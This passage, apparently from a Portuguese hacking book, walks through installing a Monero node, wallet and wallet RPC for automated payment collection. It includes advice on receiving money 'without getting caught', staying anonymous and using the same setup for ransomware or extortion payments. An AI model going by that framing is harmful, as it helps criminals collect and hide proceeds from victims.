
O download é básico, com o wget, repare que o tamanho será mais de 70 MB, isso se acertou a URL.



Vamos adicionar tudo em um diretório **/opt/monero**, você vai precisar de pelo menos 200GB de espaço[94], eu particularmente adicionei um segundo disco neste diretório para não comprometer o espaço da minha SSD principal. Tentei com HDD mas o tempo de download e processamento está aproximado em 30 dias, indo para SSD o processo não passa de 72 horas, eu tive que mudar de HDD para SSD no meio do processo devido a este motivo.

```
1. sudo mkdir /opt/monero
2. sudo mkdir /opt/monero/block
3. sudo mkdir /opt/monero/bin
4. sudo tar -xjvf /tmp/linux64 -C /opt/monero/bin/ --strip-components=1
```

No diretório **/opt/monero/block** teremos a cópia da blockchain e no diretório **/opt/monero/bin** são os arquivos binários, por isso foi descomprimido com o parâmetro **--strip-components=1**. Veja a imagem do processo de descompressão.



Veja os arquivos binários usando o comando ls, repare que todos estão no diretório **/opt/monero/bin/**:

```
1. ls /opt/monero/bin/
```

[94] Estimativa para 2024, após 10 anos de operação do Monero.

Output do comando.

```
well@usb:/tmp$ ls /opt/monero/bin/
ANONYMITY_NETWORKS.md                      monero-blockchain-stats
LICENSE                                    monero-blockchain-usage
monero-blockchain-ancestry                 monerod
monero-blockchain-depth                    monero-gen-ssl-cert
monero-blockchain-export                   monero-gen-trusted-multisig
monero-blockchain-import                   monero-wallet-cli
monero-blockchain-mark-spent-outputs       monero-wallet-rpc
monero-blockchain-prune                    README.md
monero-blockchain-prune-known-spent-data
well@usb:/tmp$
```

Se fosse um servidor só para isso, eu lhe recomendaria a criação de um novo usuário no Linux e um novo grupo, se é um computador Desktop de uso cotidiano, recomendo usar o seu mesmo username, este segundo cenário é meu caso. Vou trocar o dono do diretório **/opt/monero/block**, pois o processo será executado no contexto do usuário, e o processo irá salvar todos os arquivos aqui.

1. sudo chown -R well:well /opt/monero/block

Agora com o nano vamos criar um arquivo de configuração, é um arquivo importante pois nele será possível a parametrização do serviço monerod, no arquivo abaixo separei os principais parâmetros, deixei comentado para que possa saber mais sobre eles. O parâmetro **data-dir** é importante, é nele que será definido o diretório dos arquivos criados pelo processo monerod, informando o caminho que será realizada a cópia da blockchain lá, se não especificar isso ele irá criar um diretório **~/bitmonero**.

```
#confirm-external-bind=1
#rpc-bind-ip=0.0.0.0
#rpc-bind-port=18081
#rpc-restricted-bind-port=18089
#log-level=1
#limit-rate=50000
#start-mining=mining_address
#fluffy-blocks=1
#rpc-login=user:pass
```

<imagem do arquivo de configuração>

https://getmonero.dev/interacting/monero-wallet-rpc

--rpc-bind-port=PORT: Porta do RPC que permite execução de todas as possiveis operações sobre uma wallet;

--rpc-restricted-bind-por=PORT: Porta do RPC que permite apenas algumas operações seguras sobre uma wallet;

--rpc-login USER:PASS: Solicita usuário e senha para se conectar no RPC;

--rpc-bind-ip IP ADDRESS: Vincula o daemon a um endereço IP especificado, você precisa usar o seu IP externo se você planeja acessar esse daemon de fora de sua rede local, ou um IP interno se você quiser que ele funcione apenas para dispositivos na mesma rede local;

--rpc-bind-ip 0.0.0.0: No contexto de uma rede local, 0.0.0.0 'todos os endereços IP dentro da rede local'. Assim, o daemon ligado a IPs internos pode ser alcançado apenas por endereços internos e não de fora da rede local;

Todos os parâmetros de configuração deste comando RPC podem ser obtidos nesta url: https://getmonero.dev/interacting/monero-wallet-rpc


Para inicialização automática no GNU/Linux, crie um arquivo chamado **monerod.service** no diretório **/etc/systemd/system/** e digite o script abaixo, basicamente iniciaremos com o GNU/Linux após a Network iniciar o processo monerod. Repare que o processo estará sendo executado com o user **well** e com o grupo **well**, isso garante que falhas de segurança não serão tão graves, como o comprometimento de todo o sistema operacional.

<imagem do serviço>

O script acima será iniciado quando o GNU/Linux for iniciado, como este é um Linux Gráfico é usado **graphical.target**, se fosse um linux estritamente terminal, seria usado **multi-user.target**. O próximo passo é carregar os arquivos de configuração de serviços, para que carregue o arquivo recém digitado (linha 1), logo em seguida habilitar a inicialização automática com o sistema operacional (linha 2) e então iniciar o serviço agora mesmo (linha 3).

```
1. sudo systemctl daemon-reload
2. sudo systemctl enable monerod.service
3. sudo systemctl start monerod.service
4. sudo systemctl status monerod.service
```

Se pedir o status (linha 4), verá o log abaixo. Saiba que sempre que seu GNU/Linux iniciar script será executado automaticamente.



Caso queira acompanhar tudo que acontece, acompanhe o log com o comando tail.

```
1. tail -f /opt/monero/block/bitmonero.log
```

Veja o log em duas imagens abaixo.

```
well@usb:/tmp$ tail -f /opt/monero/block/bitmonero.log
2024-05-31 20:56:37.124 [P2P2]  INFO    global  src/cryptonote_protocol/cryptonote_protocol_handler.inl:1697    Synced 526
12/3161174 (1%, 3108562 left)
2024-05-31 20:56:37.213 [P2P2]  INFO    global  src/cryptonote_protocol/cryptonote_protocol_handler.inl:1697    Synced 527
12/3161174 (1%, 3108462 left)
2024-05-31 20:56:37.279 [SRV_MAIN]      INFO    global  src/daemon/p2p.h:81     p2p net loop stopped
2024-05-31 20:56:37.279 [SRV_MAIN]      INFO    global  src/daemon/rpc.h:84     Stopping core RPC server...
2024-05-31 20:56:37.279 [SRV_MAIN]      INFO    global  src/daemon/daemon.cpp:228       Node stopped.
2024-05-31 20:56:37.279 [SRV_MAIN]      INFO    global  src/daemon/rpc.h:96     Deinitializing core RPC server...
2024-05-31 20:56:37.279 [SRV_MAIN]      INFO    global  src/daemon/p2p.h:91     Deinitializing p2p...
2024-05-31 20:56:37.508 [SRV_MAIN]      INFO    global  src/daemon/core.h:102   Deinitializing core...
2024-05-31 20:56:42.418 [SRV_MAIN]      INFO    global  src/daemon/protocol.h:75        Stopping cryptonote protocol...
2024-05-31 20:56:42.418 [SRV_MAIN]      INFO    global  src/daemon/protocol.h:79        Cryptonote protocol stopped succes
sfully
```

```
INFO    global  src/cryptonote_protocol/cryptonote_protocol_handler.inl:1697    Synced 56789/3161178 (1%, 3104389 left)
INFO    global  src/cryptonote_protocol/cryptonote_protocol_handler.inl:1697    Synced 56889/3161178 (1%, 3104289 left)
INFO    global  src/cryptonote_protocol/cryptonote_protocol_handler.inl:1697    Synced 56989/3161178 (1%, 3104189 left)
INFO    global  src/cryptonote_protocol/cryptonote_protocol_handler.inl:1697    Synced 57089/3161178 (1%, 3104089 left)
INFO    global  src/cryptonote_protocol/cryptonote_protocol_handler.inl:1697    Synced 57189/3161178 (1%, 3103989 left)
INFO    global  src/cryptonote_protocol/cryptonote_protocol_handler.inl:1697    Synced 57289/3161178 (1%, 3103889 left)
INFO    global  src/cryptonote_protocol/cryptonote_protocol_handler.inl:1697    Synced 57389/3161178 (1%, 3103789 left)
INFO    global  src/cryptonote_protocol/cryptonote_protocol_handler.inl:1697    Synced 57489/3161178 (1%, 3103689 left)
INFO    global  src/cryptonote_protocol/cryptonote_protocol_handler.inl:1697    Synced 57589/3161178 (1%, 3103589 left)
INFO    global  src/cryptonote_protocol/cryptonote_protocol_handler.inl:1697    Synced 57689/3161178 (1%, 3103489 left)
INFO    global  src/cryptonote_protocol/cryptonote_protocol_handler.inl:1697    Synced 57789/3161178 (1%, 3103389 left)
INFO    global  src/cryptonote_protocol/cryptonote_protocol_handler.inl:1697    Synced 57889/3161178 (1%, 3103289 left)
INFO    global  src/cryptonote_protocol/cryptonote_protocol_handler.inl:1697    Synced 57989/3161178 (1%, 3103189 left)
INFO    global  src/cryptonote_protocol/cryptonote_protocol_handler.inl:1697    Synced 58089/3161178 (1%, 3103089 left)
INFO    global  src/cryptonote_protocol/cryptonote_protocol_handler.inl:1697    Synced 58189/3161178 (1%, 3102989 left)
```


O processo é demorado, no início é tudo uma grande maravilha, chega a baixar 10% em minutos, mas quando chega em mais de 90%, minutos viram horas e horas viram dias e mais dias. Quando escrevi este material usei HDD até 97% e 6 horas viraram dias, então parei tudo, adquiri uma SSD e copiei tudo com o comando cp, refiz os endereçamentos e então tudo ficou rápido novamente, em poucas horas terminou.

```
Synced 3097744/3163153 (97%, 65409 left)
Synced 3097764/3163153 (97%, 65389 left)
Synced 3097784/3163153 (97%, 65369 left)
Synced 3097804/3163154 (97%, 65350 left, 83% of total synced, estimated 6.2 hours left)
Synced 3097824/3163154 (97%, 65330 left)
Synced 3097844/3163154 (97%, 65310 left)
Synced 3097864/3163154 (97%, 65290 left)
Synced 3097884/3163154 (97%, 65270 left)
Synced 3097904/3163154 (97%, 65250 left)
Synced 3097924/3163154 (97%, 65230 left)
Synced 3097944/3163154 (97%, 65210 left)
```


Um truque foi aplicado também, no arquivo /opt/monero/monerod.conf utilizei 64 threads, veja abaixo o gráfico de uso do CPU e Memória do computador.

```
  0[||||||||||                                                                                                  8.6%]     3[
  1[||||||||||                                                                                                  8.6%]     4[
  2[||||||||                                                                                                    5.3%]     5[
Mem[|||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||6.83G/31.3G]   Task
Swp[|                                                                                                        1.75M/1.91G]   Load
                                                                                                                        Upti

    PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%▽  TIME+  Command
190202 well       20   0  205G 15.4G 12.6G S  1.3 48.4  3h09:51 /opt/monero/bin/monerod --config-file=/opt/monero/monerod.conf --detach
190203 well       20   0  205G 15.4G 12.6G D  0.0 48.4  1:13.86 /opt/monero/bin/monerod --config-file=/opt/monero/monerod.conf --detach
190205 well       20   0  205G 15.4G 12.6G S  0.0 48.4  0:00.00 /opt/monero/bin/monerod --config-file=/opt/monero/monerod.conf --detach
190206 well       20   0  205G 15.4G 12.6G S  0.0 48.4  0:00.00 /opt/monero/bin/monerod --config-file=/opt/monero/monerod.conf --detach
190207 well       20   0  205G 15.4G 12.6G S  0.0 48.4  0:23.62 /opt/monero/bin/monerod --config-file=/opt/monero/monerod.conf --detach
190208 well       20   0  205G 15.4G 12.6G S  0.0 48.4  0:00.01 /opt/monero/bin/monerod --config-file=/opt/monero/monerod.conf --detach
190209 well       20   0  205G 15.4G 12.6G S  0.0 48.4  0:00.01 /opt/monero/bin/monerod --config-file=/opt/monero/monerod.conf --detach
190210 well       20   0  205G 15.4G 12.6G S  0.0 48.4  0:00.00 /opt/monero/bin/monerod --config-file=/opt/monero/monerod.conf --detach
190211 well       20   0  205G 15.4G 12.6G S  0.0 48.4  0:07.77 /opt/monero/bin/monerod --config-file=/opt/monero/monerod.conf --detach
190212 well       20   0  205G 15.4G 12.6G S  0.0 48.4  9:51.29 /opt/monero/bin/monerod --config-file=/opt/monero/monerod.conf --detach
190213 well       20   0  205G 15.4G 12.6G D  0.7 48.4 47:16.73 /opt/monero/bin/monerod --config-file=/opt/monero/monerod.conf --detach
190214 well       20   0  205G 15.4G 12.6G S  0.0 48.4  9:53.76 /opt/monero/bin/monerod --config-file=/opt/monero/monerod.conf --detach
190215 well       20   0  205G 15.4G 12.6G S  0.0 48.4  9:50.47 /opt/monero/bin/monerod --config-file=/opt/monero/monerod.conf --detach
190216 well       20   0  205G 15.4G 12.6G S  0.0 48.4  9:40.75 /opt/monero/bin/monerod --config-file=/opt/monero/monerod.conf --detach
190217 well       20   0  205G 15.4G 12.6G S  0.0 48.4  9:45.92 /opt/monero/bin/monerod --config-file=/opt/monero/monerod.conf --detach
190218 well       20   0  205G 15.4G 12.6G S  0.0 48.4  9:41.48 /opt/monero/bin/monerod --config-file=/opt/monero/monerod.conf --detach
190219 well       20   0  205G 15.4G 12.6G S  0.0 48.4  9:55.52 /opt/monero/bin/monerod --config-file=/opt/monero/monerod.conf --detach
190220 well       20   0  205G 15.4G 12.6G S  0.0 48.4  9:45.59 /opt/monero/bin/monerod --config-file=/opt/monero/monerod.conf --detach
190221 well       20   0  205G 15.4G 12.6G S  0.0 48.4  9:52.28 /opt/monero/bin/monerod --config-file=/opt/monero/monerod.conf --detach
190222 well       20   0  205G 15.4G 12.6G S  0.0 48.4  0:00.00 /opt/monero/bin/monerod --config-file=/opt/monero/monerod.conf --detach
```

Conforme dito, no final tudo deu certo, verá uma mensagem assim:



O total de consumo em Junho de 2024 foi de 180 GB de disco e 4 dias.



Agora toda atualização diária não passa de 3 minutos. Agora que tudo está rodando e já possui um nó Monero, entenda que são usadas algumas portas no seu computador, devemos ter total segurança então vou destacar um tópico neste capítulo só para falar de segurança d eportas, mas até o momenot já temos algumas portas abertas, as portas utilizadas pelo monerod são:

Onde a porta é usada para:

- **18080:** Esta porta serve apenas para seu nó se comunicar com outros nós, seja para compartilhar transações ou blocos e mantê-lo sincronizado com a rede. Esse compartilhamento de blocos e transações é um processo bidirecional se for permitido;
- **18081:** Porta RPC IRRESTRITO, mantenha essa porta apenas dentro de sua rede local para que você possa controlar seu nó, se desejar, e não encaminhe uma porta irrestrita para a Internet. Se você fizer isso, outras pessoas poderão explorar seu nó em seus endereços, ver suas conexões ou simplesmente parar seu nó;
- **18082:** Porta de ligação restrita RPC, é um RPC seguro para encaminhamento de porta. Apenas uma lista restrita de comandos pode ser passada ao nó, oferecendo informações limitadas e essenciais para a funcionalidade da carteira.

21.2.3 Criando uma carteira local

Com o Monero GUI crie um wallet local, naturalmente sincronizada com o seu nó local[95], quando criar sua wallet com um nome o sistema irá criar um novo diretório em ~/Monero/wallets/**WALLET_NAME**/ e dentro deste diretório irá criar dois arquivos, um contendo dados do programa e as chaves públicas e outro contendo a chave privada, estes dois arquivos serão úteis quando for usar automação de transação por RPC.


A interface do Monero GUI é simples, basicamente o que precisa ter em mãos é o endereço público de recebimento, para isso vai na opção Receive e terá seu endereço tanto em imagens para usar em rede social, vídeos, etc.. quanto textual para copiar e colar[96].

A cada vez que usa a ferramenta ela se conecta a alguma blockchain, seja ela local ou pública na Internet, enquanto o Monero GUI não escaneia o último bloco ele não destrava as opções. Se tiver 10 wallets às 10 terão que ler o último bloco, isso ocorre pois monero é criptografado e deve-se ler cada entrada e cada saída para destravar os fundos e os pagamentos.

Quando se tem muitas carteiras wallets recomenda-se ter um nó monero, fica mais rápido. Na imagem abaixo tem a imagem de uma blockchain monero sendo carregada para o nó local e está em 80%, e mais a direita o aplicativo Monero CLI aguardando a finalização da sincronização.

---

[95] Recomendo o uso do nó local, mas se não tiver, use o moneroworld.com;
[96] Copiar e colar endereços públicos sempre foi um problema, neste livro eu ensino como fazer malwares para atacar esse **copiar e colar**.



Não vai destravar enquanto não ler o último bloco.

21.2.3 Criando um mecanismo de pagamento[97]

Um hacker deve saber receber, receber e não ser pego. No passado este foi um passo perigoso, e talvez ainda seja para quem não sabe manipular criptomoedas ou falha no anonimato. Primeiro deve-se montar uma wallet, neste exemplo será usado o **Monero CLI**, copie a chave pública para enviar para seus clientes, queiram eles ou não queiram.

<imagem>


Então o cliente deverá usar esse endereço público para fazer o pagamento, para isso o cliente pode utilizar:

- **Uma exchange** que aceita monero, veja corretoras neste endereço: https://www.coingecko.com/pt/moedas/monero;
- **Uma Wallet** que manipula monero, no exemplo abaixo tanto o hacker quanto o cliente estarão usando o aplicativo Monero GUI.


Quando o hacker enviar esta chave pública este deve ter cuidado, recomendo que sempre use máquinas virtuais com disco LVM criptografados, e tome cuidado, é o que liga você ao que está fazendo. No exemplo abaixo foi solicitado ao cliente algo em torno de 0.006 XMR, equivalente em 2024 a R$ 5.00[98] (Brasil). Basicamente o cliente informa a chave pública e a quantia, e envia.

[97] Desenvolvido com base na documentação oficial https://www.getmonero.org/resources/developer-guides/wallet-rpc.html


[98] O preço de uma Coca-Cola 2 litros no momento que se escreve este livro é: R$ 11.00;



Confirma o endereço, neste caso não tem problema em exibir a chave pública pois é um projeto legítimo e lícito, trata-se de apoiadores que mantêm toda a construção de conteúdos, como este livro, se quiser colaborar, agradecemos. Mas o hacker jamais iria expor uma chave pública que usa para pagamentos de atos não tão banais como este.




Então ao confirmar a operação será exibida uma chave de transação chamada Transaction ID ou TxID. Essa chave é usada por ambas as partes para validar uma transação, então é fundamental que esta chave seja informada para validar o pagamento.




O cliente informa, seja por e-mail, por mensagem, ou por qualquer meio. No caso deste exemplo, por se tratar de um procedimento lícito o meu cliente envia a TxID em uma página do meu canal, um simples input em uma tela, faço isso pois gosto de dar um feedback para meus colaboradores. No caso de um hacker, até o feedback é um problema.


A transação demora cerca de 20 minutos para se concretizar, a playlist de Monero descrita no início deste capítulo traz a fundamentação teórica que precisa para entender o motivo disto.



Depois de alguns minutos, aparece validado o pagamento em meu site, mas como foi feito isso, vou mostrar o código fonte que utilizo para automatizar o recebimento, neste caso de fundos para ajudar no desenvolvimento deste trabalho, mas para um hacker, pode ser o recebimento por um ransomware, por um sequestro de dados, etc..




Ambas as partes podem validar a transação pelo próprio Monero GUI, mas neste caso quero automatizar.



Primeiro entenda como funciona, como a carteira já existe então está guardada em um diretório no computador, vamos precisar de dois arquivos pois lá o programa vai localizar tanto a chave pública quanto privada para destravar os fundos na blockchain do Monero. O diretório deve ser **~/Monero/wallets/well/**. Essa carteira quando foi criada na máquina do hacker com o nome well gerou:

- **well**: que é a chave pública;
- **well.keys**: é a chave privada.

Veja os arquivos na imagem abaixo, estes dois são importantes para nossas práticas.




Vamos então iniciar um RPC só para esta carteira, embora quando criou o nó Monero foi criado um RPC, vamos criar um novo para:

- Mostrar como criar um RPC;
- Isolar uma carteira em um RPC, você poderá monter um RPC para cada carteira;
- Um RPC não requer obrigatoriamente um nó local, então poderá ter um RPC sem ter um nó local, e acessando nós na Internet.

Para criar um RPC terá que ter o arquivo **monero-wallet-rpc** que está no arquivo obtido no download oficial https://downloads.getmonero.org/linux64. Mas só realize o download do arquivo se não existir o arquivo **/opt/monero/bin/monero-wallet-rpc**, como este computador tem o nó não será preciso realizar download.

```
well@usb:/tmp$ ls /opt/monero/bin/
ANONYMITY_NETWORKS.md                monero-blockchain-stats
LICENSE                              monero-blockchain-usage
monero-blockchain-ancestry           monerod
monero-blockchain-depth              monero-gen-ssl-cert
monero-blockchain-export             monero-gen-trusted-multisig
monero-blockchain-import             monero-wallet-cli
monero-blockchain-mark-spent-outputs monero-wallet-rpc
monero-blockchain-prune              README.md
monero-blockchain-prune-known-spent-data
well@usb:/tmp$
```

Sua carteira ou seu BOT de recebimento será sincronizado com o processo RPC e este irá destravar seus fundos com uso de dados do arquivo com a chave privada. É natural que você queira salvar em um banco de dados.



Veja na imagem acima que tanto a chave pública quanto a chave privada estão sendo consumidas pelo RPC que executa as operações básicas na BlockChain do Monero, então o Bot de recebimento de pagamentos se conecta no RPC e este atua sobre a Blockchain. Como neste exemplo só será realizada a leitura dos pagamentos e então o BOT python deve somente alterar um banco de dados local de clientes do Web Site que utilizo para fazer a gestão das doações. Mas o hacker pode utilizar este exemplo para realizar movimentações entre carteiras. Vamos criar um diretório para cada wallet, então crie os seguintes diretórios:

```
1. sudo mkdir /opt/monero/wallets
2. sudo mkdir /opt/monero/wallets/well
```

Então por comando cp copie os arquivos **well** e **well.keys** para o diretório criado e também altere a permissão de acesso, somente o root pode ler tais arquivos, assim é mais seguro.

```
1. sudo cp ${HOME}/Monero/wallets/well /opt/monero/wallets/well/
2. sudo cp ${HOME}/Monero/wallets/well.keys /opt/monero/wallets/well/
3. sudo chmod 400  /opt/monero/wallets/well/well.keys
```


O comando chmod com parâmetro 400 irá garantir que somente o root poderá ler o arquivo, então a chave estará muito segura, mas muito mesmo.

<iniciar o RPC>

No código abaixo temos uma classe chamada MoneroRPC, um objeto construído desta classe se conecta ao RPC na máquina local e realiza operações, então, para isso, o objeto deve ser construído com a informação:

- IP: IP da máquina que tem o RPC, como estamos utilizando a máquina local, utiliza-se 127.0.0.1;
- Porta: A porta do RPC que foi definida no carregamento do processo, vamos usar 28080;
- Arquivo wallet: Qual o nome do arquivo wallet dentro do diretório /opt/monero/wallets/
- Chave do arquivo wallet: Qual a chave para abrir o arquivo.

Depois será aberta a carteira, e só então o RPC irá aceitar as operações, então temos o seguinte mapa de estado. Entenda abaixo o diagrama de estado abaixo.



